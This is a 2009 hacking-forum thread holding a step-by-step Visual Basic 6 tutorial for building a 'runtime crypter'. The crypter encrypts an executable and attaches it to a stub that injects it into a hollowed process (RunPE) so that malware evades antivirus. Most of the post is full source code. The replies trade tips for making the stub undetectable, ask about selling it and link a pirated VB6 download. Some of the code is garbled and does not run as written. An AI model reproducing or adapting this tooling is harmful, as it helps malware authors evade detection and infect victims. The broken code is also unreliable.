

Forum:[Hack Forums](#)

Thread: [\[TUT\] \[VB6\] Make Your Own Runtime Crypter!](#)

Theref - December 12, 2009, 8:47 pm

Make Your Own "Runtime Crypter"

== By Theref ==

Ok, in this tutorial I am going to explain you how to make your own Runtime Crypter. The crypter won't be FUD, but that's not my point here. I just want to show you how the basic runtime crypter works. Well, if you are not familiar with VB6 yet, read some basic guide about how to use it, so you won't face any problem when follow this tutorial. So let's get it started, for this Runtime Crypter we need to make 2 Projects, the first project is the crypter, and the second project will be the stub.

1.The Crypter

Open up a new project, and put several components. We need a textbox, two command buttons, and common dialog. And put the the followings into their properties


Text1; Text=""


Command1; Caption="..."

Command2; Caption="Crypt!"

CommonDialog1; Just let it be

PS: If you can't find the CommonDialog, make sure you have added it into the components.

[img]http://img19.imageshack.us/img19/8531/newbitmapimage4o.png[/img]

[img]http://img130.imageshack.us/img130/2072/newbitmapimage5k.png[/img]

And, The Form will looks like this

[img]http://i48.[censored].com/a1rcqt.jpg[/img]

Now, double click at Command1 and add these commands

Code With CommonDialog1

.DialogTitle = "Select The file you Want to Protect"

.Filter = "EXE Files |*.exe"

.ShowOpen

End With

If Not CommonDialog1.FileName = vbNullString Then

Text1.Text = CommonDialog1.FileName

End If

Explanation Spoiler ([Click to View](#))

Code 'Now we are on the Sub Command1 if for Select The file that we want to Protect

With CommonDialog1 'With The reference of Command Dialog

.DialogTitle = "Select The file you Want to Protect" ' Is for The Command Dialog Title

.Filter = "EXE Files |*.exe" ' We Filter for EXE Files only

.ShowOpen ' Show Dialog

End With ' Close reference

If Not CommonDialog1.FileName = vbNullString Then ' If The Client Select a File

Text1.Text = CommonDialog1.FileName ' The Path of The file that we want Protect

End If

Next double click at the Command2 and add these commands
Code Dim Stub As String

```
Open App.Path & "\Stub.exe" For Binary As #1
Stub = Space(LOF(1))
Get #1, , Stub
Close #1
```

With CommonDialog1

```
.DialogTitle = "Select Where you want to Save Crypted File"
.Filter = "EXE Files |*.exe"
.ShowSave
```

End With

Dim File As String

```
Open Text1.Text For Binary As #1
File = Space(LOF(1))
Get #1, , File
Close #1
```

```
File = RC4(File, "therefenge")
```

```
Open CommonDialog1.FileName For Binary As #1
Put #1, , Stub & "[Theref]" & File
Close #1
```

MsgBox "Succesfully Crypted", vbInformationExplanation Spoiler ([Click to View](#))
Code 'First we need to Open Stub file and Recovery The Info That is In...

'We Make a variable for store the Stub Information

Dim Stub As String ' This is The variable which will Store all Stub Data

' Now We need Recover Stub Info and Store on Stub Variable

```
Open App.Path & "\Stub.exe" For Binary As #1 ' Open Stub File in binary Mode
Stub = Space(LOF(1)) ' We tell to Stub variable that he will store All The data that is in The Stub
Get #1, , Stub ' We Get The Stub Data and Store on Stub Variable
Close #1 ' Close The File
```

'Ok Now We Have The Stub Data on Stub Variable ... Lets Make a Command Dialog for'
' Fo The Client Select Where he want To Save The Crypted File ;)

With CommonDialog1 ' Is The Same That The Other Command Dialog but With a Simple Diference

..

```
.DialogTitle = "Select Where you want to Save Crypted File" ' The Command Dialog Title
.Filter = "EXE Files |*.exe" ' The Same That The Other
```

.ShowSave ' Here is The Diference... now is Save Dialog ;)

End With ' Close Reference

' Ok Now We Must Open in Binary Mode The File That The Client Want to Protect Like Stub File

'We must Create Other variable for Store The File That We Want Protect

Dim File As String ' The Variable for Store The File Data

Open Text1.Text For Binary As #1 ' Open The File in Binary Mode

File = Space(LOF(1)) ' Is The Same That Other

Get #1, , File ' Get File Data

Close #1 ' Close The File

' Ok Now We have The File Data '

' We Must Crypt That Data ... mmm Using for example RC4 or another...

'Lets Add RC4 Module

'Now Crypt File Variable

File = RC4(File, "therefenge") ' Now The File is cryped .. :) We Must Open Another File and Put All The Data That We Have ^^

Open CommonDialog1.FileName For Binary As #1 ' Open The File That The Client Selected

Put #1, , Stub & "[Theref]" & File ' We Must Add a Delimiter for separate The Data on Stub File and Put All The data

Close #1 ' Close The File

MsgBox "Succesfully Crypted", vbInformation ' an Info Message

Ok, next, View your codes. You will see the Command1 and Command2 codes, now we need to put the RC4 Function somewhere, copy this codes below the Command1 & 2 codes.

Code Public Function RC4(ByVal Data As String, ByVal Password As String) As String ' This is a Modified RC4 Function ^^

On Error Resume Next

Dim F(0 To 255) As Integer, X, Y As Long, Key() As Byte

Key() = StrConv>Password, vbFromUnicode)

For X = 0 To 255

Y = (Y + F(X) + Key(X Mod Len>Password))) Mod 256

F(X) = X

Next X

Key() = StrConv(Data, vbFromUnicode)

For X = 0 To Len(Data)

Y = (Y + F(Y) + 1) Mod 256

Key(X) = Key(X) Xor F(Temp + F((Y + F(Y)) Mod 254))

Next X

RC4 = StrConv(Key, vbUnicode)

End Function

Hell, we have finished our Crypter. Now we need to make the stub 2.The Stub

Ok so, open up a new project. And delete the form1 since we don't need any form in our crypter.

And add 2 modules in it.

The First Module will be the main

The Second Module will be the RunPe Module

And it will look like this

[img][http://i50.\[censored\].com/28r379e.jpg](http://i50.[censored].com/28r379e.jpg)[/img]

Now, double click on the second module, and put in the RunPe module in it.

Code Option Explicit

```
Private Const CONTEXT_FULL As Long = &H10007
```

```
Private Const MAX_PATH As Integer = 260
```

```
Private Const CREATE_SUSPENDED As Long = &H4
```

```
Private Const MEM_COMMIT As Long = &H1000
```

```
Private Const MEM_RESERVE As Long = &H2000
```

```
Private Const PAGE_EXECUTE_READWRITE As Long = &H40
```

```
Private Declare Function CreateProcessA Lib "kernel32" (ByVal lpAppName As String, ByVal lpCommandLine As String, ByVal lpProcessAttributes As Long, ByVal lpThreadAttributes As Long, ByVal bInheritHandles As Long, ByVal dwCreationFlags As Long, ByVal lpEnvironment As Long, ByVal lpCurrentDirectory As Long, lpStartupInfo As STARTUPINFO, lpProcessInformation As PROCESS_INFORMATION) As Long
```

```
Private Declare Function WriteProcessMemory Lib "kernel32" (ByVal hProcess As Long, lpBaseAddress As Any, bvBuff As Any, ByVal nSize As Long, lpNumberOfBytesWritten As Long) As Long
```

```
Private Declare Function OutputDebugString Lib "kernel32" Alias "OutputDebugStringA" (ByVal lpOutputString As String) As Long
```

```
Public Declare Sub RtlMoveMemory Lib "kernel32" (Dest As Any, Src As Any, ByVal L As Long)
```

```
Private Declare Function CallWindowProcA Lib "user32" (ByVal addr As Long, ByVal p1 As Long, ByVal p2 As Long, ByVal p3 As Long, ByVal p4 As Long) As Long
```

```
Private Declare Function GetProcAddress Lib "kernel32" (ByVal hModule As Long, ByVal lpProcName As String) As Long
```

```
Private Declare Function LoadLibraryA Lib "kernel32" (ByVal lpLibFileName As String) As Long
```

```
Private Type SECURITY_ATTRIBUTES
```

```
    nLength As Long
```

```
    lpSecurityDescriptor As Long
```

```
    bInheritHandle As Long
```

```
End Type
```

```
Private Type STARTUPINFO
```

```
    cb As Long
```

```
    lpReserved As Long
```

```
    lpDesktop As Long
```

```
    lpTitle As Long
```

```
    dwX As Long
```

```
    dwY As Long
```

```
    dwXSize As Long
```

```
    dwYSize As Long
```

```
    dwXCountChars As Long
```

```
    dwYCountChars As Long
```

```
    dwFillAttribute As Long
```

dwFlags As Long
wShowWindow As Integer
cbReserved2 As Integer
lpReserved2 As Long
hStdInput As Long
hStdOutput As Long
hStdError As Long
End Type

Private Type PROCESS_INFORMATION
hProcess As Long
hThread As Long
dwProcessId As Long
dwThreadId As Long
End Type

Private Type FLOATING_SAVE_AREA
ControlWord As Long
StatusWord As Long
TagWord As Long
ErrorOffset As Long
ErrorSelector As Long
DataOffset As Long
DataSelector As Long
RegisterArea(1 To 80) As Byte
Cr0NpxState As Long
End Type

Private Type CONTEXT
ContextFlags As Long

Dr0 As Long
Dr1 As Long
Dr2 As Long
Dr3 As Long
Dr6 As Long
Dr7 As Long

FloatSave As FLOATING_SAVE_AREA
SegGs As Long
SegFs As Long
SegEs As Long
SegDs As Long
Edi As Long
Esi As Long
Ebx As Long
Edx As Long
Ecx As Long
Eax As Long
Ebp As Long
Eip As Long
SegCs As Long
EFlags As Long

Esp As Long
SegSs As Long
End Type

Private Type IMAGE_DOS_HEADER

e_magic As Integer
e_cblp As Integer
e_cp As Integer
e_crlc As Integer
e_cparhdr As Integer
e_minalloc As Integer
e_maxalloc As Integer
e_ss As Integer
e_sp As Integer
e_csum As Integer
e_ip As Integer
e_cs As Integer
e_lfarlc As Integer
e_ovno As Integer
e_res(0 To 3) As Integer
e_oemid As Integer
e_oeminfo As Integer
e_res2(0 To 9) As Integer
e_lfanew As Long
End Type

Private Type IMAGE_FILE_HEADER

Machine As Integer
NumberOfSections As Integer
TimeDateStamp As Long
PointerToSymbolTable As Long
NumberOfSymbols As Long
SizeOfOptionalHeader As Integer
characteristics As Integer
End Type

Private Type IMAGE_DATA_DIRECTORY

VirtualAddress As Long
Size As Long
End Type

Private Type IMAGE_OPTIONAL_HEADER

Magic As Integer
MajorLinkerVersion As Byte
MinorLinkerVersion As Byte
SizeOfCode As Long
SizeOfInitializedData As Long
SizeOfUninitializedData As Long
AddressOfEntryPoint As Long
BaseOfCode As Long
BaseOfData As Long
' NT additional fields.
ImageBase As Long

SectionAlignment As Long
FileAlignment As Long
MajorOperatingSystemVersion As Integer
MinorOperatingSystemVersion As Integer
MajorImageVersion As Integer
MinorImageVersion As Integer
MajorSubsystemVersion As Integer
MinorSubsystemVersion As Integer
W32VersionValue As Long
SizeOfImage As Long
SizeOfHeaders As Long
Checksum As Long
SubSystem As Integer
DllCharacteristics As Integer
SizeOfStackReserve As Long
SizeOfStackCommit As Long
SizeOfHeapReserve As Long
SizeOfHeapCommit As Long
LoaderFlags As Long
NumberOfRvaAndSizes As Long
DataDirectory(0 To 15) As IMAGE_DATA_DIRECTORY
End Type

Private Type IMAGE_NT_HEADERS
Signature As Long
FileHeader As IMAGE_FILE_HEADER
OptionalHeader As IMAGE_OPTIONAL_HEADER
End Type

Private Type IMAGE_SECTION_HEADER
SecName As String * 8
VirtualSize As Long
VirtualAddress As Long
SizeOfRawData As Long
PointerToRawData As Long
PointerToRelocations As Long
PointerToLinenumbers As Long
NumberOfRelocations As Integer
NumberOfLinenumbers As Integer
characteristics As Long
End Type

Private Function CallAPI(ByVal sLib As String, ByVal sMod As String, ParamArray Params()) As Long

Dim IPtr As Long
Dim bvASM(&HEC00& - 1) As Byte
Dim i As Long
Dim IMod As Long

IMod = GetProcAddress(LoadLibraryA(sLib), sMod)
If IMod = 0 Then Exit Function

IPtr = VarPtr(bvASM(0))

```

RtlMoveMemory ByVal IPtr, &H59595958, &H4: IPtr = IPtr + 4
RtlMoveMemory ByVal IPtr, &H5059, &H2: IPtr = IPtr + 2
For i = UBound(Params) To 0 Step -1
RtlMoveMemory ByVal IPtr, &H68, &H1: IPtr = IPtr + 1
RtlMoveMemory ByVal IPtr, CLng(Params(i)), &H4: IPtr = IPtr + 4
Next
RtlMoveMemory ByVal IPtr, &HE8, &H1: IPtr = IPtr + 1
RtlMoveMemory ByVal IPtr, IMod - IPtr - 4, &H4: IPtr = IPtr + 4
RtlMoveMemory ByVal IPtr, &HC3, &H1: IPtr = IPtr + 1
CallAPI = CallWindowProcA(VarPtr(bvASM(0)), 0, 0, 0, 0)
End Function

```

```

Sub Injec(ByVal sHost As String, ByRef bvBuff() As Byte, parameter As String)
Dim i As Long
Dim Pidh As IMAGE_DOS_HEADER
Dim Pinh As IMAGE_NT_HEADERS
Dim Pish As IMAGE_SECTION_HEADER
Dim Si As STARTUPINFO
Dim Pi As PROCESS_INFORMATION
Dim Ctx As CONTEXT

```

```

Si.cb = Len(Si)

```

```

RtlMoveMemory Pidh, bvBuff(0), 64
RtlMoveMemory Pinh, bvBuff(Pidh.e_lfanew), 248

```

```

CreateProcessA sHost, " " & parameter, 0, 0, False, CREATE_SUSPENDED, 0, 0, Si, Pi
CallAPI "ntdll", "NtUnmapViewOfSection", Pi.hProcess, Pinh.OptionalHeader.ImageBase
CallAPI "kernel32", "VirtualAllocEx", Pi.hProcess, Pinh.OptionalHeader.ImageBase,
Pinh.OptionalHeader.SizeOfImage, MEM_COMMIT Or MEM_RESERVE,
PAGE_EXECUTE_READWRITE
WriteProcessMemory Pi.hProcess, ByVal Pinh.OptionalHeader.ImageBase, bvBuff(0),
Pinh.OptionalHeader.SizeOfHeaders, 0

```

```

For i = 0 To Pinh.FileHeader.NumberOfSections - 1
RtlMoveMemory Pish, bvBuff(Pidh.e_lfanew + 248 + 40 * i), Len(Pish)
WriteProcessMemory Pi.hProcess, ByVal Pinh.OptionalHeader.ImageBase + Pish.VirtualAddress,
bvBuff(Pish.PointerToRawData), Pish.SizeOfRawData, 0
Next i

```

```

Ctx.ContextFlags = CONTEXT_FULL
CallAPI "kernel32", "GetThreadContext", Pi.hThread, VarPtr(Ctx)
WriteProcessMemory Pi.hProcess, ByVal Ctx.Ebx + 8, Pinh.OptionalHeader.ImageBase, 4, 0
Ctx.Eax = Pinh.OptionalHeader.ImageBase + Pinh.OptionalHeader.AddressOfEntryPoint
CallAPI "kernel32", "SetThreadContext", Pi.hThread, VarPtr(Ctx)
CallAPI "kernel32", "ResumeThread", Pi.hThread
End Sub

```

```

Public Function StrToByteArray(ByVal sStr As String) As Byte()
Dim i As Long
Dim Buffer() As Byte
ReDim Buffer(Len(sStr) - 1)
For i = 1 To Len(sStr)

```

```
Buffer(i - 1) = Asc(Mid(sStr, i, 1))
```

```
Next i
```

```
StrToByteArray = Buffer
```

```
End Function
```

```
Public Function ThisExe() As String
```

```
Dim IRet As Long
```

```
Dim bvBuff(255) As Byte
```

```
IRet = CallAPI("kernel32", "GetModuleFileNameA", App.hInstance, VarPtr(bvBuff(0)), 256)
```

```
ThisExe = Left$(StrConv(bvBuff, vbUnicode), IRet)
```

```
End Function
```

```
Next for the First module, put in these codes
```

```
Code Sub Main()
```

```
Dim SHIT As String
```

```
SHIT = App.Path & "\" & App.EXENAME & ".exe"
```

```
Dim Data As String
```

```
Open SHIT For Binary As #1
```

```
Data = Space(LOF(1))
```

```
Get #1, , Data
```

```
Close #1
```

```
Dim Delimiter() As String
```

```
Delimiter() = Split(Data, "[Theref]")
```

```
Delimiter(1) = RC4(Delimiter(1), "therefenge")
```

```
Call Injec(SHIT, StrConv(Delimiter(1), vbFromUnicode), vbNullString)
```

```
End Sub
```

```
Public Function RC4(ByVal Data As String, ByVal Password As String) As String ' This is a  
Modified RC4 Function ^^
```

```
On Error Resume Next
```

```
Dim F(0 To 255) As Integer, X, Y As Long, Key() As Byte
```

```
Key() = StrConv>Password, vbFromUnicode)
```

```
For X = 0 To 255
```

```
Y = (Y + F(X) + Key(X Mod Len>Password))) Mod 256
```

```
F(X) = X
```

```
Next X
```

```
Key() = StrConv(Data, vbFromUnicode)
```

```
For X = 0 To Len(Data)
```

```
Y = (Y + F(Y) + 1) Mod 256
```

```
Key(X) = Key(X) Xor F(Temp + F((Y + F(Y)) Mod 254))
```

```
Next X
```

```
RC4 = StrConv(Key, vbUnicode)
```

```
End Function
```

```
Explanation Spoiler \(Click to View\)
```

Code Sub Main()

'Here Begin All

'Now Declare a Variable Called SHIT

Dim SHIT As String ' This variable will Store The Stub EXE Path

SHIT = App.Path & "\" & App.EXENAME & ".exe" ' This is EXE Path look

'Ok Now we must Open As in binary mode and Get all The data That the client introduced on as..

Dim Data As String

Open SHIT For Binary As #1 ' AutoOpen as

'We must create another variable for store Own Data

Data = Space(LOF(1)) ' Store all the data

Get #1, , Data ' Get All That Data

Close #1 ' Close The file

'We must Split That Data for separate Stub Path and Crypted File

'For That create a Array variable and Separate that

Dim Delimiter() As String '() are very important because that indicate that Delimiter variable is a Array

'Now Split The Data

Delimiter() = Split(Data, "[Theref]") 'ok The Stub and Crypted File is Delimited

'Delimiter(0) = Stub Data

'Delimiter(1) = Crypted Data

'ok Now We must Decrypt Crypted file for can Execute The File Decrypted on Memory with RunPE

'Add RC4 Function

Delimiter(1) = RC4(Delimiter(1), "therefenge") ' Decrypt The Data

'Now.. Let's Execute on memory

'We must add RunPE Module

Call Injec(SHIT, StrConv(Delimiter(1), vbFromUnicode), vbNullString)

'Done!

End Sub

Public Function RC4(ByVal Data As String, ByVal Password As String) As String ' This is a Modified RC4 Function ^^

On Error Resume Next

Dim F(0 To 255) As Integer, X, Y As Long, Key() As Byte

```

Key() = StrConv>Password, vbFromUnicode)
For X = 0 To 255
    Y = (Y + F(X) + Key(X Mod Len>Password))) Mod 256
    F(X) = X
Next X
Key() = StrConv>Data, vbFromUnicode)
For X = 0 To Len>Data)
    Y = (Y + F(Y) + 1) Mod 256
    Key(X) = Key(X) Xor F(Temp + F((Y + F(Y)) Mod 254))
Next X
RC4 = StrConv(Key, vbUnicode)
End Function

```

Note that the "Sub Main()" are the first thing that the stub will do when it got executed.

So, we have the crypter and the stub. Now, compile the crypter into Crypter.exe (or Etc), but you must compile the stub as Stub.exe (Just take look at the crypter script that it needs "Stub.exe"). After You have compiled them all, place them into one folder.

[img]http://i45.[censored].com/2dcbi0w.jpg[/img]

Voila, You've just made your own Runtime Crypter. I hope you can post your feedback here

- December 12, 2009, 8:49 pm

Bro I would try it out if faggy VB would down load for me, but otherwise, good tutorial, very well organized and good use of pics

Theref - December 12, 2009, 8:52 pm

(Dec 12, 2009 09:49 PM)ShutUpWomanGetOnMyHorse Wrote: [\[CITE\]](#) Bro I would try it out if faggy VB would down load for me, but otherwise, good tutorial, very well organized and good use of pics <https://hackforums.net/showthread.php?tid=195133>

Also checkout my another thread. There are many runtime crypter, and some of them programmed in delphi and c++, not only faggy VB ?

Btw, thanks for the feedback?

newbie223 - December 12, 2009, 9:46 pm

way ago my indonesian hacker :)

but i think u'll get better feedbacks if teach them how to make fud again lol

[warn]

newbie223 - December 12, 2009, 9:52 pm

i have vb6 enterprise editio if you1 pm me dun worry clean...

Theref - December 12, 2009, 9:54 pm

(Dec 12, 2009 10:46 PM)newbie223 Wrote: [\[CITE\]](#) way ago my indonesian hacker :) but i think u'll get better feedbacks if teach them how to make fud again lol I think soul collector have wrote something to refud it

Soul Collector Wrote:Setp 1 - Change Assembly
Step 2 - Add icon to our application

Step 3 - Add junk code and make file bigger

Step 4 - Changing strings<https://hackforums.net/showthread.php?tid=202695> Hmm, for those who have problem getting vb6, i've found a thread by CyberHR at VBS

Spoiler ([Click to View](#))

(Nov 30, 2009 10:56 AM)CyberHR Wrote: [\[CITE\]](#) [img]http://i30.[censored].com/2vahw87.jpg[/img]

Code Visual Basic was designed to be easy to learn and use. The language not only allows programmers to easily create simple GUI applications, but also has the flexibility to develop fairly complex applications as well. Programming in VB is a combination of visually arranging components or controls on a form, specifying attributes and actions of those components, and writing additional lines of code for more functionality.

Since default attributes and actions are defined for the components, a simple program can be created without the programmer having to write many lines of code. Performance problems were experienced by earlier versions, but with faster computers and native code compilation this has become less of an issue.

Compressed: 69.4 mb

UnCompressed: 155 mb

Code http://#.com/files/292031353/Visual_Basic_6.0_Full.zip

newbie223 - December 12, 2009, 9:57 pm

his way of makint it fud again is kinda scantime but it helps sumtime on runtime

assassin2005 - December 12, 2009, 10:02 pm

1000 thanks for this tutorial now i can also start creating my own crypter!!!!!!!!!!!!!!!!!!!!

D3viL - December 12, 2009, 11:07 pm

rofl,the runpe is detect and i think its skyweb source since the string is same and not changing..xD

Theref - December 12, 2009, 11:54 pm

(Dec 13, 2009 12:07 AM)rapid91 Wrote: [\[CITE\]](#) rofl,the runpe is detect and i think its skyweb source since the string is same and not changing..xD

Yep. All Credits goes to Skyweb. I just trying to explain it

TheOneEyeDude - December 13, 2009, 12:38 am

Use Smart Assembly and obfuscate it

newbie223 - December 13, 2009, 12:51 am

smart assembly expensive

Carb0n F1ber - December 13, 2009, 1:03 am

I once saw an application that would generate random FUD runpe modules.. Would that help to make it FUD ?

Also, how to make unique stubs ?? could you explain that further ?? Thanks

newbie223 - December 13, 2009, 1:09 am

that unique runpe generator project is close oredi i think i saw it oso but all detected

imAcarrot - December 13, 2009, 3:32 am

thanks dude!! nice tutorial ?

newbie223 - December 13, 2009, 3:43 am

napo dong lol btw theref how indonesian isp u said its bad? dl speed n ul speed?

The End Gamer - December 13, 2009, 4:19 am

Awesome Tut Dude

Btw Thank You Very Much

Hman - December 13, 2009, 4:40 am

Nice tut man. Thanks for sharing :)

Erani13 - December 13, 2009, 7:04 am

Nice. helped me

Thank you!

-C0d3ak- - December 13, 2009, 12:04 pm

Looks alot like that one source form that one dude on hackhound.

|||| - December 13, 2009, 12:42 pm

Theref work's great thank's but it is not fud...

i will try to encrypt the string's.

Theref - December 13, 2009, 3:57 pm

(Dec 13, 2009 01:04 PM)-=C0d3ak=- Wrote: [\[CITE\]](#) Looks alot like that one source form that one dude on hackhound.

Yep. I already mention that. It is not my source. Im just explain it.

Carb0n F1ber - December 14, 2009, 4:00 am

Holy shit.. I know a shit about coding, but I just managed to make my first program, "A RUNTIME CRYPTER" ...

I managed to get the RunPE undected, but the stub is still detected... Any ideas how to make it FUD ?? .. Also, how to make unique stubs ?? any ideas ??

This is super great tut.. +Rep for you mate :)

Theref - December 14, 2009, 4:08 am

(Dec 14, 2009 05:00 AM)Carb0n F1ber Wrote: [\[CITE\]](#) Holy shit.. I know a shit about coding, but I just managed to make my first program, "A RUNTIME CRYPTER" ...

I managed to get the RunPE undected, but the stub is still detected... Any ideas how to make it FUD ?? .. Also, how to make unique stubs ?? any ideas ??

This is super great tut.. +Rep for you mate :)

Thanks mate.

The basic thing to do to reduce the detection is

Setp 1 - Change Assembly

Step 2 - Add icon to our application

Step 3 - Add junk code and make file bigger

Step 4 - Changing strings

Well, all i can said.

But i don't know the Unique Runpe Generator. Can you share it to me?

[Eprouvez] - December 14, 2009, 11:21 am

(Dec 12, 2009 09:49 PM)S????p?o???G??O?M?Ho?s? Wrote: [\[CITE\]](#) Bro I would try it out if faggy VB would down load for me, but otherwise, good tutorial, very well organized and good use of pics One word, Torrents.

And hahahahahahaha I like your Sig and Name..

...When you stroke on its main, it turns into a plane and then it turns back again when you tug on its winky...

...Shut up woman get on my horse...

RUS7Y - December 14, 2009, 7:47 pm

(Dec 13, 2009 02:03 AM)Carb0n F1ber Wrote: [\[CITE\]](#) I once saw an application that would generate random FUD runpe modules.. Would that help to make it FUD ?

Also, how to make unique stubs ?? could you explain that further ?? Thanks
Use Source Undetector ,Add modules , crypt strings , crypt Api's .

Neroxan - December 14, 2009, 8:09 pm

(Dec 14, 2009 08:47 PM)Rusty_v Wrote: [\[CITE\]](#) crypt strings , crypt Api's .

You know of a tutorial on this rusty?

Ive found several modules used for it, but dont know how to implement them myself and cant find any tutorials on it which work.

vb language would be much preferable to .net IMO but either would be acceptable and appreciated if you know of one

\$weet - December 14, 2009, 8:14 pm

mann at least give some credits to skyweb... you act like you made this and your giving it out to everyone. skyweb coded this crypter almost word for word in his tutorial HE released over a year ago. I'm not one to flame but come on, it seems like you released this for some nice rep and attention. Please, next time thank others for thier hard work. Other than all that, this is nice of you to make.

Carb0n F1ber - December 14, 2009, 8:23 pm

(Dec 14, 2009 09:14 PM)Coders Central Wrote: [\[CITE\]](#) mann at least give some credits to skyweb... you act like you made this and your giving it out to everyone. skyweb coded this crypter almost word for word in his tutorial HE released over a year ago. I'm not one to flame but come on, it seems like you released this for some nice rep and attention. Please, next time thank others for thier hard work. Other than all that, this is nice of you to make.

Either you didn't read, or you don't understand English.. What I said was...

Quote:I once saw an application that.....

Theref - December 14, 2009, 8:58 pm

(Dec 14, 2009 09:14 PM)Coders Central Wrote: [\[CITE\]](#) mann at least give some credits to skyweb... you act like you made this and your giving it out to everyone. skyweb coded this crypter almost word for word in his tutorial HE released over a year ago. I'm not one to flame but come on, it seems like you released this for some nice rep and attention. Please, next time thank others for thier hard work. Other than all that, this is nice of you to make.

How many times i have to say. 'This is not my source, it skyweb07. I just try to explain it'

Take look at my previous post please. I cant edit my first post to give credit to skyweb because my

post was too large.

SIM-82498 - December 16, 2009, 6:44 pm

Why can't we use this and sell it? :P

Theref - December 16, 2009, 9:08 pm

(Dec 16, 2009 07:44 PM)Dervie Wrote: [\[CITE\]](#) Why can't we use this and sell it? :P
Its not FUD

Teh J0K3R - December 17, 2009, 7:25 pm

how would i edit the source to refud?

Theref - December 17, 2009, 10:12 pm

(Dec 17, 2009 08:25 PM)Teh J0K3R Wrote: [\[CITE\]](#) how would i edit the source to refud?
Check out Soul Collector's thread. He have a few tips for it
<https://hackforums.net/showthread.php?tid=202695>

Sikandar - December 17, 2009, 10:16 pm

this is a good tut ...deserves a +5 rating

Doubts - December 17, 2009, 10:19 pm

will this work with vb8 or no? if not it would be freaking awesome! if you could make one for vb8

Theref - December 17, 2009, 10:22 pm

(Dec 17, 2009 11:19 PM)NoDoubts Wrote: [\[CITE\]](#) will this work with vb8 or no? if not it would be
freaking awesome! if you could make one for vb8

No. Actually there are no stable runtime crypter for vb8 until now. I'm still trying to figure it out. It's
always not working on Vista ++;

(Dec 17, 2009 11:16 PM)sikandarnandwani Wrote: [\[CITE\]](#) this is a good tut ...deserves a +5 rating
Thanks mate ?

Theref - December 19, 2009, 9:31 pm

Just do a regular bumping for this thread

TheOneEyeDude - December 20, 2009, 3:24 am

Thnaks Theref

Carb0n F1ber - December 27, 2009, 9:51 pm

Could you also write a tutorial using blowfish encryption ?

Theref - December 27, 2009, 10:03 pm

(Dec 27, 2009 10:51 PM)Carb0n F1ber Wrote: [\[CITE\]](#) Could you also write a tutorial using blowfish
encryption ?
blowfish is kinda hard, im still learning it ?

Carb0n F1ber - December 28, 2009, 1:51 am

(Dec 27, 2009 11:03 PM)Theref Wrote: [\[CITE\]](#) blowfish is kinda hard, im still learning it ?I followed
your TUT, step by step... and it worked perfectly in a few minutes... (I used another FUD runtime
module) yet, The stub was 7/23 detected... Probably the runtime+RC4 getting detected...

Then I attempted blowfish, found zero tutorials here in HF.. searched elsewhere, found a couple...

Tried for a couple of days... Yet couldn't get it to work .. :((PS: I already have an FUD blowfish class module if you want... I just can't figure out how to use the encryptstring and decryptstring functions successfully :(

xBroak - December 28, 2009, 1:57 am

(Dec 28, 2009 02:51 AM)Carb0n F1ber Wrote: [\[CITE\]](#) I followed your TUT, step by step... and it worked perfectly in a few minutes... (I used another FUD runtime module) yet, The stub was 7/23 detected... Probably the runtime+RC4 getting detected...

Then I attempted blowfish, found zero tutorials here in HF.. searched elsewhere, found a couple... Tried for a couple of days... Yet couldn't get it to work .. :((PS: I already have an FUD blowfish class module if you want... I just can't figure out how to use the encryptstring and decryptstring functions successfully :(

how did u get it to work, myn exactly as his just stops any file it crypts from opening, + I can 100% confirm its the same code he used and all correct.

Carb0n F1ber - December 28, 2009, 2:20 am

(Dec 28, 2009 02:57 AM)my br iz broak Wrote: [\[CITE\]](#) how did u get it to work, myn exactly as his just stops any file it crypts from opening, + I can 100% confirm its the same code he used and all correct.

Well, as I stated before.. I have zero knowledge in VB.. This would be my first ever program I made in VB..

I just followed step by step.. Crypted the file, tested it, and it somehow worked.. Hehehe, Don't ask me how ?

PS: I just used another unique version of FUD RunPE module...

Theref - December 28, 2009, 3:48 am

(Dec 28, 2009 02:51 AM)Carb0n F1ber Wrote: [\[CITE\]](#) I followed your TUT, step by step... and it worked perfectly in a few minutes... (I used another FUD runtime module) yet, The stub was 7/23 detected... Probably the runtime+RC4 getting detected...

Then I attempted blowfish, found zero tutorials here in HF.. searched elsewhere, found a couple... Tried for a couple of days... Yet couldn't get it to work .. :((PS: I already have an FUD blowfish class module if you want... I just can't figure out how to use the encryptstring and decryptstring functions successfully :(Are you sure that your Runpe is FUD? i'm sure that rc4 is not the reason of being detected.

Yes, i already have the blowfish, still learning it

Carb0n F1ber - December 28, 2009, 5:20 am

(Dec 28, 2009 04:48 AM)Theref Wrote: [\[CITE\]](#) Are you sure that your Runpe is FUD?Yup, it is... ?

Its the RunPE + RC4 that's somehow getting detected...

Theref - December 28, 2009, 5:22 am

(Dec 28, 2009 06:20 AM)Carb0n F1ber Wrote: [\[CITE\]](#) Yup, it is... ?

Its the RunPE + RC4 that's somehow getting detected...I want it ?

Voluxe - December 28, 2009, 5:30 am

When adding the function i get error and it highlights "End Function"

How can i fix? :L

Theref - December 28, 2009, 5:32 am

(Dec 28, 2009 06:30 AM)Alex VS Alex Wrote: [\[CITE\]](#) When adding the function i get error and it highlights "End Function"

How can i fix? :LWhich fuction?

Voluxe - December 28, 2009, 5:34 am

(Dec 28, 2009 06:32 AM)Theref Wrote: [\[CITE\]](#) Which fuction?

Public Function RC4(ByVal Data As String, ByVal Password As String) As String ' This is a Modified RC4 Function ^^

On Error Resume Next

Dim F(0 To 255) As Integer, X, Y As Long, Key() As Byte

Key() = StrConv>Password, vbFromUnicode)

For X = 0 To 255

Y = (Y + F(X) + Key(X Mod Len>Password))) Mod 256

F(X) = X

Next X

Key() = StrConv(Data, vbFromUnicode)

For X = 0 To Len(Data)

Y = (Y + F(Y) + 1) Mod 256

Key(X) = Key(X) Xor F(Temp + F((Y + F(Y)) Mod 254))

Next X

RC4 = StrConv(Key, vbUnicode)

End Function

Theref - December 28, 2009, 5:38 am

(Dec 28, 2009 06:34 AM)Alex VS Alex Wrote: [\[CITE\]](#) Public Function RC4(ByVal Data As String, ByVal Password As String) As String ' This is a Modified RC4 Function ^^

On Error Resume Next

Dim F(0 To 255) As Integer, X, Y As Long, Key() As Byte

Key() = StrConv>Password, vbFromUnicode)

For X = 0 To 255

Y = (Y + F(X) + Key(X Mod Len>Password))) Mod 256

F(X) = X

Next X

Key() = StrConv(Data, vbFromUnicode)

For X = 0 To Len(Data)

Y = (Y + F(Y) + 1) Mod 256

Key(X) = Key(X) Xor F(Temp + F((Y + F(Y)) Mod 254))

Next X

RC4 = StrConv(Key, vbUnicode)

End FunctionThe RC4 encryption thing is fine, just start a blank project and put it there. Probably the effect of your another code

Voluxe - December 28, 2009, 5:40 am

